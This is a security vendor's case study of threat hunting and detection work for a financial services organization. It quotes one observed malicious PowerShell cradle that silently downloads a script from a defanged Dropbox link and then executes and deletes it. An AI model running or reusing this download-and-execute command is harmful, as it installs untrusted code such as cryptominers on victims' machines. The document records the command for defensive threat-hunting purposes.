CASE STUDY

Threat Hunters Leverage Threat Intelligence to Identify Campaign Targeting Financial Services Organization

Customer Profile

Operating within the dynamic financial services landscape, this organization serves a global customer base and employs thousands of individuals. Known for its expansive self-service financial access network, this Financial Services Organization constantly seeks innovative solutions to optimize operations and maximize customer convenience.

Challenges

As a Financial Services Organization in the dynamic financial landscape, security and efficiency are crucial to comply with regulations. The Organization's security team struggled with critical issues, notably the dwell time of threats, which posed significant risks. Their SIEM was ingesting a significant volume of logs and data, which made it challenging to filter out false positives and identify high-fidelity alerts. With limited resources, the team lacked the time to hunt for emerging threats targeting security vulnerabilities proactively. The security team sought a partner to deliver a tailored solution, offering expertise in optimizing their security tools while ensuring effective detection of emerging threats targeting their organization.

Solution

Managed Detection & Response
Hypothesis-Based Threat Hunting

Results

- 700+ Threat Hunts led to the deployment of 600 behavioral in their Endpoint Protection Platform (EPP)
- Successfully migrated 150 critical baselines and detections to new EDR
- Implemented over a hundred new behavioral detections created to improve threat detection in new EDR
- Conducted 72 network-based hunts in their NDR tool, resulting in 50 deployed detections for EDR to disrupt active threats

Challenges

As a Financial Services Organization that operates within the dynamic financial services landscape, security and efficiency are paramount to stay compliant with regulatory agencies and maintain client trust. Known for its expansive self-service financial access network, this Financial Services Organization constantly seeks innovative solutions to optimize operations and maximize customer convenience. However, like many in their industry, they faced security challenges that required immediate attention to safeguard their environment from adversities. Before partnering with Binary Defense, the Financial Services Organization's security team grappled with several critical issues and numerous competing priorities. The company was particularly troubled by the dwell time of threats within its network, as prolonged undetected threats posed significant risks. Due to multiple tools not being fully optimized the volume of logs flowing into their Security Information and Event Management (SIEM) made it difficult for their security team to sift through false positives and identify high-fidelity alerts. With the sheer volume of data generated between all of their security tools, critical logs weren't being fed into the SIEM, hindering effective threat detection and response. The security team sought a partner capable of delivering a customized solution to ensure their tools effectively capture emerging and evolving threats through optimization of their security tools and a robust detection strategy.

Solution

The Financial Services Organization enlisted Binary Defense to craft a tailored solution combining their Managed Detection & Response (MDR) and HypothesisBased Threat Hunting services to tackle these challenges. Binary Defense's MDR solution supports resource-limited teams by efficiently triaging, analyzing, prioritizing, and performing comprehensive chain analysis on all security events, regardless of alert volume. Dedicated detection engineers collaborate with security teams to alleviate alert fatigue by maximizing the effectiveness of their current security tool investments through an in-depth health check and the development of a tailored detection strategy. Binary Defense detection engineers achieve this by identifying critical logs, developing a customized detection strategy, and providing ongoing tuning. To ensure security tools


optimization, analysts convert raw alerts into precise, actionable data enriched by contextual investigations, giving security teams vital information to streamline their threat response. Binary Defense Security Operations Center (SOC) analysts augment the security team, delivering 24/7/365 support through a dedicated SOC. They provide constant monitoring, threat detection, and actionable guidance to strengthen security measures and resolve recurring issues. The Hypothesis Based Threat Hunting service emphasizes a human-centric approach to identifying emerging threats, distinguishing it from traditional automated security tools. Expert analysts conduct comprehensive threat hunts, utilizing advanced malware analysis and investigative skills. By leveraging threat intelligence, intuition, and expertise, they detect anomalies, develop threat activity patterns, and uncover hidden risks within the Financial Services Organization's environment. These threat hunters integrate seamlessly with the organization's team, focusing on specific needs. Employing hypothesis-based techniques and custom queries, they incorporate their findings into the organization's security architecture to strengthen their defenses against attackers.

In Action

Binary Defense researchers reviewed an article by Proofpoint detailing a social engineering campaign that deceived victims into copying and pasting PowerShell scripts that execute malicious PowerShell cradles. The Threat Hunting team used this intel to conduct a hypothesis-based threat hunt on the TTPs identified in the campaigns research, including the PowerShell decoding method, the anti-VM checks the malware performs, the DNS flushing commands it executes, the PowerShell cradle activity, and crypto miners that the campaign installs. Binary Defense's threat hunters then expanded the PowerShell cradle hunt to include additional behaviors. This led the threat hunters to identify crypto mining DNS requests from a machine on the client's guest network as well as a PowerShell cradle command being executed.

```
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w h -NoP -NonI -Exec Bypass
"$e=$env:TMP+'x.ps1';iwr 'hXXps://www.dropbox[.]com/scl/fi/v0b6v93a395shuz9ipbg8/ex.ps1?
rlkey=e84pxsoet82kzxh2m14331jjd&st=oyszy2b9&dl=1' -O $e;iex $e;rm $e"
```

Once this potential threat actor activity was discovered, it was escalated to the client to determine whether it was a false positive or a true positive. If confirmed as a true positive, expert threat hunters would then perform a root cause analysis on behalf of the client



Results

The Financial Services Organization experienced a significant enhancement in detecting emerging threats thanks to the deployment of a robust, tailored detection strategy and continuous around-theclock monitoring by Binary Defense SOC analysts. Threat hunters collaborated with dedicated detection engineers and SOC analysts to implement 600 behavioral detections in the client's Endpoint Protection Platform (EPP) security tool. This achievement stemmed from over 700 threat hunts conducted over six months. Over a hundred baselines and detections have been successfully transitioned to the new Endpoint Detection and Response (EDR), alongside the development of over 100 new behavioral detections to enhance threat identification. Binary Defense's continuous monitoring, detailed triaging, context-rich investigations, and ongoing detection tuning significantly reduced dwell time within the Financial Services Organization's network, effectively preventing breaches. The collaboration fostered a cycle of learning and improvement, with new detection rules and intelligence strengthening the Financial Services Organization's security posture. The tailored MDR and proactive Threat Hunting approach alleviated alert fatigue by decreasing false positives, allowing SOC analysts to focus on high-fidelity alerts. Beyond threat detection, the threat hunters closed security gaps, enabling Financial Services Organizations to fortify their defenses comprehensively

700+ endpoints had an EDR tool deployed onto them by Binary Defense's dedicated analyst

In Conclusion

By leveraging a partnership that delivered a customized blend of solutions, the Financial Services Organization discovered the crucial importance of combining human intelligence with advanced technology to detect and respond to emerging threats. The Financial Services Organization has effectively strengthened its security posture by minimizing adversary dwell time, enhancing detection strategies, and boosting overall operational efficiency by optimizing security tools. This fortified stance not only protects sensitive financial data from increasingly sophisticated cyber threats but also ensures compliance with regulatory requirements, ultimately safeguarding the trust and confidence of their clients.

Binary Defense is a trusted leader in Managed Detection and Response (MDR), helping organizations across industries stay ahead of modern cyber threats. Our team of SOC analysts, threat hunters, detection engineers, and researchers works around the clock to deliver outcomes that matter: earlier threat detection, faster response, and stronger long-term security.

We take an attacker's mindset to defense, combining deep expertise with proactive tradecraft to protect what matters most.

Learn more at binarydefense.com, explore our blog for the latest insights, or follow us on LinkedIn.

600 Alpha Parkway, Stow OH 44224
sales@binarydefense.com

BINARY DEFENSE